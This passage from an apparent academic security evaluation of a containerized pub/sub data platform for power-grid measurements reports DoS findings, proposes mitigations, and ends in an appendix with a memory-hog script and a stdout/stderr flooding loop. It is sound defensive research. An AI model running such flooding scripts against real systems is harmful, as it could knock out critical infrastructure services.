An application can inject SQL instructions into data streams, which are routed via the framework. If this data is parsed poorly, it could enable SQL injection attacks. A typical attack is dropping tables related to a common data point.

4.7.4 Privilege Escalation

Privilege escalation attacks usually stem from misconfigured namespaces or kernel exploits. While both of these angles are plausible, they are deemed too unlikely and difficult to assess given the project's time frame. Still, a security audit is performed to confirm that proper configurations are in place.

4.8 Attack Limitations

Limitations to attacks and exploits are as follows:

- Attacks originating from outside the system are plausible but will not be considered in this project.
- Only attackers living inside non-privileged applications are considered.
- Attacks which rely on exploiting the Linux kernel or the Podman machine will not be prioritized. Both attack vectors would require a lot of time with a small probability of success.
- Attacks originating from within the framework are not considered. If the framework is compromised, attacks become trivial due to the framework's root access.
- Attacks targeting the PB are not considered since they would require framework compromise.

5
Results

In the threat model, numerous attack vectors were ranked based on their estimated severity and chance of success. However, as testing began, it became apparent that some of these attack vectors were either impossible (due to the systems architecture) or too complex to pursue given the time (Linux kernel exploits). More specifically, SQL queries cannot be provided directly, but are created by the system via a limited set of provided arguments. The encoding of the arguments disallows injection of arbitrary SQL statements. Privilege escalation via kernel exploits was deemed out of scope given the time frame. CDA were not achievable given the strict type enforcement in stream payloads. Attack vectors which relied on utilizing privileged applications, such as broadcasting data to the internet (reconnaissance), were not considered since privileged applications were not explored.
On the contrary, testing indicated that several DoS attacks were feasible. This motivated a sharper focus on this attack vector, which persisted for the remainder of the project and revealed meaningful weaknesses in the system.
Therefore, this chapter highlights findings from successful and unsuccessful DoS attacks while summarizing results from the remaining attack vectors proposed in the threat model. Tests which showed no meaningful result have been excluded from the report in the interest of length.

5.1 Severity Classification

Each successful attack was classified based on its impact on the framework and the persistence of the resulting disruption. The severity levels are defined as follows:

- **Critical:** Attacks that result in a framework crash and a platform wide DoS. These attacks stopped all data transmission and required a full system reboot to recover.
- **High:** These attacks exhausted the host-level resources or crashed neighboring applications even though the framework was still up and running.
- **Medium:** Attacks that did not affect the framework but did cause localized disruptions such as a crash of a single application.

5.2 Baseline Security

The application container runs in an isolated PID namespace, and maps its internal root user `UID 0` to a standard unprivileged user `UID 1000` on the host filesystem. This user namespace mapping ensures that a container breakout would not automatically

Table 5.1: Precondition label

l_1	No input or output-stream
l_2	Application has output-stream
l_3	Application has input-stream access
l_4	Application has an output-stream another application subscribes to
l_5	Application has an input-stream and an output-stream another application subscribes to

Table 5.2: Summary of Successful DoS Findings

Attack Name	**Precondition**	**Estimated Severity**
Protobuf Handler Overflow	l_2	Critical
Gen-Server Mailbox Flood	l_2	Critical
Rapid Connect/Disconnect Flooding	l_2	Critical
Log Directory Flooding	l_1	Critical
Stdout & Stderr Flooding	l_1	High

give the user root privileges. Moreover, an active Seccomp Berkeley packet filter restricts system calls, and applications only have one extra capability enabled, `CAP_DAC_OVERRIDE`. However, since containers run as root, `CAP_DAC_OVERRIDE` is redundant.
MAC systems such as AppArmor and SELinux are inactive. Unlike the access control policies discussed above, MAC policies are enforced at system level, and importantly, cannot be modified by the process they constrain. MAC systems enforce a least-privilege policy over file, network, and system resource access, and are explicitly recommended as a necessary complement to namespace and capability-based isolation [28, 12].
We also performed a static scan for known CVEs on the framework, database, and application container image. Although the Trivy scanner flagged several CVEs of medium to critical severity, each finding was reviewed and categorized as benign.

5.3 DoS

DoS attacks turned out to be the most prominent threat to the platform. By exploiting the framework's backend, resource management, and state handling, a malicious application could disrupt the data pipelines and cause a system wide crash.

5.3.1 Storage Exhaustion

To verify that the cgroup memory limit was in place and that applications exceeding the limit are handled gracefully, a script allocating 32 MiB in sequential chunks was created. We observed that the application was terminated by the Linux OOM killer when exceeding its memory limit, and the container is then automatically restarted. This did not affect the framework in any notable way, and the test to verify in-app memory cgroups was deemed sufficient. Henceforth, attacks are configured not to

violate the cgroup, but to instead bypass it completely. Code and commands for this baseline verification can be found in Appendix A.2.

To circumvent the memory cgroup, we constructed a test that floods stdout and stderr. As noted by Wong et al [28], std-logs are handled by a Linux process called journald, which is a system process not affected by the container cgroup. Our test shows a similar result to their findings in that the host disk is exhausted and that the CPU is affected (journald uses around 60% of one core observed from top command, see Appendix A.2.1). However, in this test we also show that the output was forwarded through `systemd-journald` to rsyslog, which writes to `/var/log/syslog` on the host disk at ∼8 MB/s. Rsyslog also consumes similar CPU usage at ∼60% of one core. Journald has several default settings such as auto storage (data is written to disk at `/var/log/journal`), compression of log entries, rate and burst limit, forwarding of all messages passing the rate limit to rsyslog (`/run/systemd/journal/syslog`), maximum size of a single log record and max use of disk space. Rsyslog is not configured with size limits, causing the file syslog to grow indefinitely and the host disk partition to be filled. When the partition was full, rsyslog (that does not run as root) began to drop messages with write errors. Journald, which runs as root, continued to write on the 4.5 GB of reserved blocks. While we did not run the test until the 4.5 GB of reserved blocks were consumed, we did see that the remaining blocks were decreasing as journald was writing to disk. We did not want to consume the reserved blocks because of the unknown consequences to the host computer. Code and commands for this test can be found in Appendix A.2.1.

Another test exploited the write access to the bind mount (intended usage is persistent log storage in case of application crash). This test showed that cgroups does not impose file-size limits on mounted directories, and resulted in the host disk's storage being exhausted. The code to run this test can be found in Appendix A.2.2.

5.3.2 State Exhaustion

A vulnerability in the framework's asynchronous message handling allowed a malicious application to cause an OOM crash of the framework and the applications. The attack exploited a feature in Protocol Buffer (Protobuf) by sending malformed headers using reserved bits (e.g., 110 or 111). This intentionally triggered an exception within the frameworks `app_handler`. The framework is designed to catch this exception and close the socket. The error-handling routine was to first attempt to print the entire content of the Erlang process mailbox to the error log. Because the receive-loop processes messages asynchronously, a malicious application could concurrently flood the socket with large payloads (e.g., 5000-byte chunks) immediately after triggering the crash. This floods the mailbox faster than the error logging routine can read and print it. This led to exhaustion of the framework's memory, resulting in a framework OOM crash. Code for this exploit can be found in Appendix A.2.3.

Another attack targeting the framework's central message broker, the `gen_server` caused the framework to crash. The framework asynchronously reads incoming stream frames and forwards them to the `gen_server`. By registering an output stream and transmitting large amounts of legitimate large datagrams at the maximum speed the socket permitted, the malicious application overwhelmed the backend

of the framework leading to an OOM crash. Code to the test can be found in Appendix A.2.4.
Socket exhaustion was tested by rapidly connecting and disconnecting from a stream socket without transmitting or reading any data. This resulted in an OOM kill of the framework after over 100 000 connections. This is due to a data stream utilizing a single listening socket to which all subscribing applications connect. When a connection is established, the framework saves the connection in memory so it can route outgoing data to that subscriber. When the malicious application then executed high-frequency connections, this led to memory exhaustion, causing OOM termination of the framework. The logs showed broken pipe errors as the framework's stream forwarding process (`framework_pb_forwarder`) attempted to push data to already closed sockets. Code and commands are provided in Appendix A.4.

5.3.3 CPU Exhaustion

While storage and state-based attacks successfully crashed the framework, CPU exhaustion was investigated to determine if a malicious application could monopolize processor time and starve or throttle neighboring applications and the framework. Note that 100% CPU usage in this setting means that one core is fully utilized. 250% would therefore mean 2.5 cores being exhausted.
Since exhausting the CPU is technically trivial by creating an abundance of malicious applications performing demanding calculations, such attack angles were not investigated. Instead, interesting results would be if one or a few applications could exhaust significantly more resources than what can be expected.
Initial inspection of the application's container showed that no CPU limit was enforced. Four attack variants were conducted to exhaust the CPU and starve neighboring applications of CPU time. Impact was measured using a "precision heartbeat" application logging a timestamp every 1.0 seconds, where any deviation exceeding 0.05 seconds was recorded.
The initial attacks targeted user-space saturation using multi-core burners. While these achieved 400% CPU utilization, the memory overhead of spawning multiple Python processes frequently triggered the application's 256 MiB cgroup limit, leading to repeated OOM kills. To evade the OOM killer, a low-memory variant utilizing `os.fork()` was implemented. This sustained 400% CPU usage, with an average load exceeding 176 %. Running four simultaneous instances pushed the load average to 1443 %, and user-space CPU utilization to 97.9%. However, the precision heartbeat consistently recorded timestamps every 1.0 seconds.
Following tests attempted to force the CPU into kernel-space and I/O wait states. Syscall flooding via continuous `os.getpid()` calls raised the host's kernel CPU time (`sy`) to 32.2%. Additionally, an I/O-intensive burner continuously reading and writing 1MB chunks forced the processor into a 25.3% I/O wait state (wa), though this variant eventually breached the 256 MiB limit and was OOM killed. Similar to the user-space tests, these attempts did not starve neighboring containers of resources.
The precision heartbeat was stable during all tests. The Linux Completely Fair Scheduler (CFS), and the `cpu.weight` cgroup configuration successfully enforced proportional CPU time allocation. Code for the precision heartbeat, the attack

scripts, and the corresponding commands are provided in Appendix A.3.
Another test was designed to constantly perform division by zero operations. This test was inspired by Wong et al [28], who remark that dividing errors triggers a Linux core dump kernel function, which in turn creates a core dump file intended for debugging.
The initial results (running on a MacBook) showed that the malicious application exceeded 6000% CPU usage as reported by Podman stats. However, these values were associated with rapidly crashing and restarting containers and could not be reproduced on a native Linux host, where observed utilization remained below 100% per container.
On a MacBook, the attack was able to saturate the CPU resources allocated to the Podman virtual machine (4 cores), as confirmed by macOS Activity Monitor. However, the underlying CPU usage on a Linux machine as shown by `top` remained low. Therefore, this particular attack was not investigated further. Code for this exploit can be found in Appendix A.3.5.

5.4 SQL and Command Injection

There are several defense mechanisms in place which blocked all the SQL injection attack attempts. Primarily, Base64 encoding prevented the injection of certain characters, and the Erlang query formatter also safely escaped the malicious strings.

5.5 Data Poisoning

Our tests show that applications are vulnerable to malformed data. Specifically, the attack was designed to insert empty datagrams into a stream subscribed to by other applications. Low-frequency injections caused the downstream application to crash and skip data readings, while high-frequency injections caused the targeted application to be trapped in a restart loop. This was the result of a missing out-of-bounds check in stream-data.
However, similar attacks were not investigated further since they rely on downstream injection. The general assumption is that a downstream application is responsible for trusting and subscribing to an upstream application. This attack was a violation of this assumption. Had this trust model not been established, many attacks would follow trivially simply because an application can create a stream along with its content.

6
Discussion

This chapter contains a comparison between the expected and actual results of the vulnerability evaluation. Next, the limits of the DMP's container isolation, architectural state, and message handling are analyzed, with proposed mitigations for the successful exploits. Finally, the methodology and project limitations are discussed, concluding with recommendations for future work.

6.1 Expected Versus Actual Result

The system architecture does not explicitly prevent CDA or data poisoning attacks by design, and prior work on pub/sub systems identifies both as known risk areas, as seen in Section 2.4. Therefore, these were considered high-priority attack vectors. However, investigation revealed that the framework provided implicit defenses that significantly reduce their exploitability in practice.

For confused deputy attacks, the framework automatically concatenates the registering application's name to all stream names and enforces global name uniqueness. This prevents an application from impersonating another application's stream at the registration layer. Attempts to exploit the stream payload were constrained in a similar way. Most fields are strongly typed, and the one field accepting arbitrary bytes does not yield a viable injection path within the scope of this project.

Data poisoning via upstream injection faces the same barrier, since injecting into another application's stream would first require bypassing the stream registration defenses described above. Downstream poisoning is unrestricted by design as the trust model places responsibility on the subscribers to trust their publishers. This is an intentional tradeoff more so than a vulnerability. Though it does mean that application-level input validation becomes more important, as demonstrated by the empty datagram injection result. Given these findings, further effort on confused deputy attacks was deprioritized.

DoS was identified early as a high-priority attack vector, both because the DMP's operation context makes up-time and availability a critical security property, and because the architecture presented several plausible targets for resource exhaustion. This expectation was largely confirmed, as several successful exploits were found.

The system demonstrated resistance towards CPU-based DoS attacks. Although there is no CPU limit to an application, no severe vulnerabilities were found abusing this.

Memory exhaustion attacks showed more interesting results. Direct memory exhaustion within the container was well contained by the cgroup limit, confirming

that the intended isolation works as designed. However, two successful exploits demonstrated that the attack surface extends beyond this boundary. Log directory flooding exploited the fact that bind-mounted directories live on the host filesystem rather than within the container namespace. Therefore, the cgroup limit is bypassed entirely, causing host memory exhaustion. The stdout and stderr exposed another pathway, where the output was routed through Podman's journald driver into rsyslog, which writes to the host disk partition. Both of these vulnerabilities were mostly anticipated, but had not been formally documented or investigated prior to this project.
The framework DoS attacks, rapid socket connect/disconnect, gen-server mailbox flooding, and protobuf handler overflow were perhaps the most significant findings of this project. All caused a complete shutdown of the framework (OOM killed), within a few seconds of execution. The attacks did not rely on input stream, nor that its output stream was subscribed to, making the availability of the attacks even greater. The attacks were all exploiting the fact that an application could generate events (data) quicker than the framework could drain it.

6.2 The Limits of Container Isolation

Although cgroup-based isolation effectively governs the container-internal resources, as confirmed by our direct memory exhaustion tests, it does not extend to shared bind-mounts, the host logging pipeline, or socket state. Our log directory flooding exploit demonstrated that a malicious application can exhaust host storage via a bind-mounted directory, bypassing container limits entirely. Similarly, flooding stdout/stderr caused a chain reaction through Podman's journald log driver into rsyslog, exhausting the host disk partition through a pathway outside the cgroup boundary. This confirms what Jarkas et al. [11] identified as a general risk, that shared directories are an attack surface that container isolation mechanisms do not fully cover.

6.2.1 Proposed Mitigations

To address the vulnerabilities exposed by the shared bind mount and the logging pipelines, we propose defenses that cover memory buffering and physical disk allocation.
To prevent resource exhaustion via shared volumes, we recommend the following mitigations:

- **Disk quotas**: To restrict the amount of disk space each log file gets. By setting a threshold (e.g., 50 MiB), the kernel blocks the malicious application from filling the disk.
- **Log rotation**: To control the log size, implementing log rotation via `logrotate` or Podman's `-log-opt max-size` parameter ensures logs are automatically compressed and deleted once reaching a size limit.
- **Logging API with rate limiting**: By removing the file system write access from application logs and instead having logs sent via a UNIX domain socket, the rate at which an application can write to the log file can be restricted. The

system then drops packets if an application exceeds the configured logging rate limit.

To protect against filling the host disk from stdout/stderr flood, we propose the following mitigations:

- **Journald configurations**: Enforcing strict rate limiting (`RateLimitBurst`) and setting maximum disk usage (`SystemMaxUse`). Moreover, disabling `ForwardToSyslog` would prevent log duplication and excessive disk space consumption from syslog.
- **Rsyslog configuration**: Currently, the settings are default, meaning no size limits or rate limiting, and asynchronous writes to syslog. Configuring rate limiting and size-based rotation would limit the rate flood messages are accepted and the total disk space it can consume. To not flood out legitimate system logs, both are needed.

6.3 Exploiting Architectural State and Message Handling

While physical resource exhaustion showed flaws in container boundaries, our state-based exploit revealed vulnerabilities in the internal architecture. The framework relies on stateful connection tracking and asynchronous message queues to route data streams. However, the framework's architecture defaults to unbounded message ingestion without regulating the sender's throughput, which could be exploited by a malicious application. Through triggering handler exceptions (such as the Protobuf overflow), rapidly connecting/disconnecting, or stream flooding, an attacker can force the framework to allocate memory at an unsustainable rate, ultimately causing an OOM-termination.

6.3.1 Proposed Mitigations for State Exhaustion

While the storage attacks bypassed physical resource constraints, the state-based attacks exploited the architectural logic of the framework.

For the Protobuf Handler Overflow, Sinusoidal Systems implemented a specific Erlang flag that masks the Erlang error logs. Instead of reading the mailbox content in the error output, the `app_handler` now crashes gracefully, allowing the framework to catch up and cleanly close the socket.

To mitigate socket exhaustion (rapid connect/disconnect flooding), Sinusoidal Systems implemented a fixed limit of allowed connections per socket and second, where a connection is dropped if the stream is not listened to. This defense is combined with having one listen socket for each connected application (as opposed to having multiple applications listening on the same socket). This way, the rate limit does not accidentally throttle legitimate connections if a malicious app were to exhaust the limit. Although this rate limit does not prevent connections from piling up in the long run, it reduces the situation to something that is controllable and easy to monitor.

Finally, for the Gen-Server mailbox flood, we propose the following mitigations:

- **Mailbox depth check:** The `gen_server` can inspect its own queue length using `erlang:process_info(self(), message_queue_len)` and reject or drop incoming frames once a configured threshold is exceeded.
- **Per-connection rate limiting:** By enforcing a maximum frame rate per connected application, we ensure that no application can saturate the `gen_server` mailbox, regardless of how fast its socket allows it to send.

6.4 Methodology

By running the system locally on our computers with a cloned version, RAM and CPU were not the same as what would be running in production, and we did not always have the latest version running on our computers. To verify the reproducibility of an exploit, it was replicated on the company's systems, which are running the production version. Exploits were only deemed successful when the same results were achieved on both our and the company's computers.
Throughout the project, Claude Code was used as a tool for attack discovery. By providing the LLM with the system architecture, it was able to reason about potential weaknesses and both suggest and create candidate attack vectors. Notably, it managed to reason about the prefix used to crash `app_handler`, which then could be combined with a regular flood to cause an OOM crash of the entire framework. Using Claude Code for vulnerability discovery worked well when we used guided prompts. Without guided prompts, it either tried to test as much as possible or narrowed down its search for vulnerabilities to a specific angle and had a hard time refocusing. However, when using guided prompts about what we wanted to test or explore, it became better at writing relevant tests. In the beginning, we allowed the LLM to confirm if an attack succeeded or failed, but it often hallucinated that it succeeded when it did not. Therefore, we validated all the results manually to ensure correctness.
Starting with exploratory testing before constructing a threat model is something we believe would have been beneficial. In this project, the threat model was inspired by an academic literature review and an analysis of the system. However, given the complexity of the system, there were details that were not accounted for. This resulted in CDA and SQL injection being posed as threats in the threat model, while testing showed both angles to not be applicable in the DMP (to the best of our knowledge).
Testing was, for the most part, carried out individually to broaden the search space. However, this resulted in some overlapping tests. In hindsight, testing could have been improved by creating a more detailed and structured testing plan, instead of broadly focusing on an attack vector.

6.5 Future Work

There are some areas we recommend for future work. First, this project has only covered attacks originating from unprivileged applications. This simplifies the attack surface significantly, since unprivileged applications are heavily restricted as mentioned in the security scan in Section 5.2. Privileged applications have additional capabilities, including network access, which broadens the attack surface considerably. For instance, the REST API and the database have now become direct targets.
Moreover, this project deliberately chose not to focus on attacks targeting Linux kernel isolation and safety mechanisms. These attacks were deemed too complex in relation to the given time scope. Still, it remains an interesting body of research, especially with the recent discovery of CVE-2026-31431 (copy fail), an attack which enables an unprivileged local user to attain root by executing a 732-byte Python script [30]. Note that the developers are aware of the issue and have proceeded with the recommended mitigation.
LLM-assisted discovery has been utilized as a tool in this project. However, this project does not evaluate the method. Given the tool's success in this project and the growing interest in applying LLMs to security assessments in general, a more rigorous evaluation (comparing models, prompt strategies, and false positive rates) would be a natural direction for future work.

7
Conclusion

The primary objective of this project was to perform a comprehensive security evaluation of the DMP, specifically investigating the extent to which the DMP prevents attacks originating from a compromised unprivileged container, and identifying the components that enable successful exploits. These objectives are formalized through our research questions:

- To what extent does the DMP prevent attacks by an attacker controlling code inside a container?
- What misconfigurations, software components, and design patterns enable or prevent attacks and exploits?

Regarding our primary research question, Section 1.2, the DMP shows strong resilience towards container breakouts, CDA, SQL-injection, and direct CPU or memory exhaustion. By utilizing namespaces and cgroups, the platform isolates the application environment. Seccomp and precise capabilities reinforce this, which aligns with recommendations from previous work.

Furthermore, defense-in-depth is attained by running all containers as non-privileged UIDs, meaning that if isolation is escaped, root is not automatically gained. Moreover, attacks targeting the pub/sub architecture or the database are mitigated through strong stream-name and stream-payload type-enforcement.

However, our results show both novel and validate old areas of weakness tied to DoS attacks. Particularly, cgroups does not limit memory exhaustion in shared bind-mounts, and neither does it limit standard out/err flooding, both leading to isolation-escaped resource exhaustion. Additionally, the framework's internal message-handling logic has been shown to be vulnerable.

Regarding the sub-question, Section 1.2, our testing showed several mechanisms that enabled successful exploits:

- **Enabling Storage Exhaustion:** Utilizing the design pattern of shared bind-mounts and host-level logging pipelines (journald and rsyslog) enabled a malicious application to bypass containerized cgroup restrictions. This allowed for log directory flooding and stdout/stderr flooding, which exhausted the host's physical disk space.
- **Enabling State Exhaustion:** Software components utilizing the framework's asynchronous logic, specifically unbounded Erlang message queues, stateful connection tracking, and Protocol buffer handler routines, enabled state exhaustion. Because these components lacked inbound rate limiting, specific exploits such as the Gen-Server mailbox flood, rapid connect/disconnect flooding, and Protobuf handler overflow could successfully force the framework into an OOM crash.

- **Mitigating Attacks:** Design patterns such as strict type enforcement and Base64 encoding mitigate CDA and SQL injection attacks. Furthermore, container escape is hampered by namespaces, seccomp, and through a selective usage of capabilities (only CAP_DAC_OVERRIDE).

Overall, given the platform's role in Sweden's power transmission infrastructure, where continuous high-resolution measurements are required for billing, equipment supervision, and fault detection, resilience against DoS is critical.
We hope that our work serves as a foundation for continued security hardening as the platform moves towards production deployment.

Bibliography

[1] Anthropic PBC. Claude Code. https://claude.com/product/claude-code, 2026. Accessed: May. 28, 2026.

[2] L. Conklin. Threat Modeling Process. https://owasp.org/www-community/Threat_Modeling_Process, N/A. Accessed: Apr. 16, 2026.

[3] J. Cranford. Red-Team vs Blue-Team in Cybersecurity. https://www.crowdstrike.com/en-us/cybersecurity-101/advisory-services/red-team-vs-blue-team/, 2023. Accessed: Jan. 6, 2026.

[4] CVE. CVE-2024-21626. https://www.cve.org/CVERecord?id=CVE-2024-21626, 2024. Accessed: Jan. 28, 2026.

[5] M. Dahlmanns, J. Pennekamp, I.B. Fink, B. Schoolmann, K. Wehrle, and M. Henze. Transparent End-to-End Security for Publish/Subscribe Communication in Cyber-Physical Systems. In *Proceedings of the 2021 ACM Workshop on Secure and Trustworthy Cyber-Physical Systems*, SAT-CPS '21, page 78–87, New York, NY, USA, 2021. Association for Computing Machinery. 10.1145/3445969.3450423.

[6] C. Esposito and M. Ciampi. On Security in Publish/Subscribe Services: A Survey. *Commun. Surveys Tuts.*, 17(2):966–997, April 2015. 10.1109/COMST.2014.2364616.

[7] N. Carlini et al. Assessing Claude Mythos Preview's cybersecurity capabilities. https://red.anthropic.com/2026/mythos-preview/, Apr. 7, 2026.

[8] N. Frichette. A confused deputy vulnerability in AWS AppSync. https://securitylabs.datadoghq.com/articles/appsync-vulnerability-disclosure/, 2022. Accessed: Mar. 25, 2026.

[9] Red Hat. CVE-2024-21626. https://access.redhat.com/security/cve/cve-2024-21626, 2024. Accessed: Jan. 28, 2026.

[10] Red Hat. What is AI security? https://www.redhat.com/en/topics/ai/what-is-ai-security, 2026. Accessed: Apr. 7, 2026.

[11] O. Jarkas, R. Ko, N. Dong, and R. Mahmud. A Container Security Survey: Exploits, Attacks, and Defenses. *ACM Comput. Surv.*, 57(7), February 2025. 10.1145/3715001.

[12] X. Lin, L. Lei, Y. Wang, J. Jing, K. Sun, and Q. Zhou. A Measurement Study

on Linux Container Security: Attacks and Countermeasures. In *Proceedings of the 34th Annual Computer Security Applications Conference*, ACSAC '18, page 418–429, New York, NY, USA, 2018. Association for Computing Machinery. 10.1145/3274694.3274720.

[13] A. Lindskog. *Automatic Condition Monitoring in the Swedish Power Transmission System Based on Data Analysis*. PhD thesis, Chalmers University of Technology, 2024.

[14] MITRE. ICS Matrix. `https://attack.mitre.org/matrices/ics/`, N/A. Accessed: Apr. 16, 2026.

[15] NIST. CVE-2024-3056 Detail. `https://nvd.nist.gov/vuln/detail/CVE-2024-3056`, 2024. Accessed: Jan. 30, 2026.

[16] E. Onica, P. Felber, H. Mercier, and E. Rivière. Confidentiality-Preserving Publish/Subscribe: A Survey. *ACM Comput. Surv.*, 49(2), June 2016. 10.1145/2940296.

[17] OpenCVE. CVE-2025-9566. `https://app.opencve.io/cve/CVE-2025-9566`, 2025. Accessed: Jan. 30, 2026.

[18] OWASP. Denial of Service. `https://owasp.org/www-community/attacks/Denial_of_Service`, N/A. Accessed: Mar. 25, 2026.

[19] OWASP. SQL Injection. `https://owasp.org/www-community/attacks/SQL_Injection`, N/A. Accessed: Mar. 25, 2026.

[20] OWASP Foundation. Testing for Privilege Escalation. `https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/03-Testing_for_Privilege_Escalation`, 2026. Accessed: Jan. 28, 2026.

[21] Podman. What is Podman? `https://docs.podman.io/en/latest/`, N/A. Accessed: Dec. 11, 2025.

[22] Red Hat. What is Podman? `https://www.redhat.com/en/topics/containers/what-is-podman`, 2026. Accessed: Feb. 2, 2026.

[23] Red Hat Product Security. CVE-2025-9566. `https://access.redhat.com/security/cve/cve-2025-9566`, 2025. Accessed: Jan. 30, 2026.

[24] Z. Sheng, Z. Chen, S. Gu, H. Huang, G. Gu, and J. Huang. LLMs in Software Security: A Survey of Vulnerability Detection Techniques and Insights. `https://arxiv.org/abs/2502.07049`, 2025. 10.1145/3769082.

[25] T. Siddiqui, S. A. Siddiqui, and N. A. Khan. Comprehensive Analysis of Container Technology. In *2019 4th International Conference on Information Systems and Computer Networks (ISCON)*, pages 218–223, 2019. 10.1109/ISCON47742.2019.9036238.

[26] Trivy. Vulnerability Scanning. `https://trivy.dev/docs/latest/guide/scanner/vulnerability/`, N/A. Accessed: Apr. 7, 2026.

[27] C. Wang, A. Carzaniga, D. Evans, and A.L. Wolf. Security issues and requirements for Internet-scale publish-subscribe systems. In *Proceedings of the 35th Annual Hawaii International Conference on System Sciences*, pages 3940–3947, 2002. 10.1109/HICSS.2002.994531.

[28] A.Y. Wong, E.G. Chekole, M. Ochoa, and J. Zhou. Threat Modeling and Security Analysis of Containers: A Survey. `https://arxiv.org/abs/2111.11475`, 2021. 10.48550/arXiv.2111.11475.

[29] A. Wun, A. Cheung, and H. Jacobsen. A taxonomy for denial of service attacks in content-based publish/subscribe systems. In *Proceedings of the 2007 Inaugural International Conference on Distributed Event-Based Systems*, DEBS '07, page 116–127, New York, NY, USA, 2007. Association for Computing Machinery. 10.1145/1266894.1266917.

[30] Xint. Copy Fail (CVE-2026-31431): 732 Bytes to Root on Every Major Linux Distribution. `https://xint.io/blog/copy-fail-linux-distributions`, 2026. Accessed: May. 18, 2026.

[31] M. Zhou, X. Jia, H. Su, S. Huang, Y. Du, H. Du, R. Wang, and J. Tang. Container privilege escalation and escape detection method based on security-first architecture. In *2023 IEEE International Conference on High Performance Computing Communications, Data Science Systems, Smart City Dependability in Sensor, Cloud Big Data Systems Application (HPCC/DSS/SmartCity/DependSys)*, pages 490–498, 2023. 10.1109/HPCC-DSS-SmartCity-DependSys60770.2023.00073.

A

Appendix 1

A.1 Security Audit

Security audit from within an application:

```
============================================================
  CONTAINER SECURITY AUDIT     main.py
============================================================

  ---- Identity -----------------------------------------
  PID (container)              1
  PID (namespace)              1
  UID (real/eff/saved/fs)      0 / 0 / 0 / 0
  GID (real/eff/saved/fs)      0 / 0 / 0 / 0

  ---- Linux Capabilities -------------------------------
  Inheritable                  (none)
  Permitted                    CAP_DAC_OVERRIDE
  Effective                    CAP_DAC_OVERRIDE
  Bounding                     CAP_DAC_OVERRIDE
  Ambient                      (none)

  ---- Seccomp ------------------------------------------
  Mode                         BPF filter active (raw=2)
  No-new-privs                 0 (0=off, 1=on)

  ---- Namespaces ---------------------------------------
  cgroup                       inode 4026534060
  ipc                          inode 4026534003
  mnt                          inode 4026534001
  net                          inode 4026534005
  pid                          inode 4026534004
  time                         inode 4026531834
  user                         inode 4026532948
  uts                          inode 4026534002

  ---- User Namespace UID/GID Mappings ------------------
  Format                       container-start  host-start  range
    uid                        0 -> host     1000  (count 1)
    uid                        1 -> host   100000  (count 65536)
    gid                        0 -> host     1000  (count 1)
    gid                        1 -> host   100000  (count 65536)

  ---- AppArmor -----------------------------------------
  Profile                      unconfined
```

```
41
42   ---- SELinux ----------------------------------------------
43   Status                      not active (SELinux filesystem not
         mounted)
44
45   ---- cgroups ----------------------------------------------
46   cgroup v2                   / (root cgroup - no resource
        limits applied)
47
48   ---- Bind Mounts (sinusoidal) -----------------------------
49     container path              filesystem  device
50     /sinusoidal/priv            ext4        /dev/nvme0n1p7
51     /sinusoidal/sock            ext4        /dev/nvme0n1p7
52     /sinusoidal/log             ext4        /dev/nvme0n1p7
53     /sinusoidal/data            ext4        /dev/nvme0n1p7
54     / (container root)          overlay     overlay
```

A.2 Memory Exhaustion

Before starting with the testing, the cgroup limits were verified from within an application's container:

```
1 sinusoidal clone % podman exec -it sinusoidal.MINAPP sh
2 / # cd /sys/fs/cgroups
3 /sys/fs/cgroups cat memory.max
4 268435456
```

Script allocating 32MiB chunks of byte array data:

```
1 chunks = []
2 for i in range(1, 10):
3     chunks.append(bytearray(32 * 1024 * 1024))
4     print(f"Allocated ~{32*i} MiB total")
```

Triggering OOM killer, and container restart:

```
1  Startar MINAPP
2  Bootcount: 0
3  STARTING MEMORY HOG TEST
4  Allocated ~32 MiB total
5  Allocated ~64 MiB total
6  Allocated ~96 MiB total
7  Allocated ~128 MiB total
8  Allocated ~160 MiB total
9  Allocated ~192 MiB total
10 Allocated ~224 MiB total
11
12 Startar MINAPP
13 Bootcount: 1
14 STARTING MEMORY HOG TEST
15 Allocated ~32 MiB total
16 Allocated ~64 MiB total
17 Allocated ~96 MiB total
18 Allocated ~128 MiB total
```

```
Allocated ~160 MiB total
Allocated ~192 MiB total
Allocated ~224 MiB total
```

A.2.1 Standard Output and Standard Error Flooding

```
import sys

def exh_std_out_err(mode):
    print(f"Starting standard {mode} flood")
    if mode == 'out':
        while True:
            print('AAAAAAAA'*100000, flush=True)
    elif mode == 'err':
        while True:
            print('AAAAAAAA'*100000, file=sys.stderr, flush=True)
    else:
        print("invalid mode: ", mode)
```

The journald config file:

```
(base) kokki@kokki:~/sinusoidal-clone2/sinusoidal-clone/sdks/malicious_app2$ cat /etc/systemd/journald.conf
#  This file is part of systemd.
#
#  systemd is free software; you can redistribute it and/or modify it under the
#  terms of the GNU Lesser General Public License as published by the Free
#  Software Foundation; either version 2.1 of the License, or (at your option)
#  any later version.
#
# Entries in this file show the compile time defaults. Local configuration
# should be created by either modifying this file, or by creating "drop-ins" in
# the journald.conf.d/ subdirectory. The latter is generally recommended.
# Defaults can be restored by simply deleting this file and all drop-ins.
#
# Use 'systemd-analyze cat-config systemd/journald.conf' to display the full config.
#
# See journald.conf(5) for details.

[Journal]
#Storage=auto
#Compress=yes
#Seal=yes
#SplitMode=uid
#SyncIntervalSec=5m
#RateLimitIntervalSec=30s
```

```
#RateLimitBurst=10000
#SystemMaxUse=
#SystemKeepFree=
#SystemMaxFileSize=
#SystemMaxFiles=100
#RuntimeMaxUse=
#RuntimeKeepFree=
#RuntimeMaxFileSize=
#RuntimeMaxFiles=100
#MaxRetentionSec=
#MaxFileSec=1month
#ForwardToSyslog=yes
#ForwardToKMsg=no
#ForwardToConsole=no
#ForwardToWall=yes
#TTYPath=/dev/console
#MaxLevelStore=debug
#MaxLevelSyslog=debug
#MaxLevelKMsg=notice
#MaxLevelConsole=info
#MaxLevelWall=emerg
#LineMax=48K
#ReadKMsg=yes
#Audit=no
(base) kokki@kokki:~/sinusoidal-clone2/sinusoidal-clone/sdks/
   malicious_app2$
```

To see the rate at which journald, syslog, and kern.log are written to:

```
(base) kokki@kokki:~/sinusoidal-clone2/sinusoidal-clone/sdks/
   malicious_app$ python3 - <<'EOF'
import os, time

def dir_bytes(path):
    total = 0
    try:
        for root, dirs, files in os.walk(path):
            for f in files:
                try: total += os.path.getsize(os.path.join(root,
                   f))
                except: pass
    except: pass
    return total

def file_bytes(path):
    try: return os.path.getsize(path)
    except: return 0

files = {
    'journald': lambda: dir_bytes('/var/log/journal'),
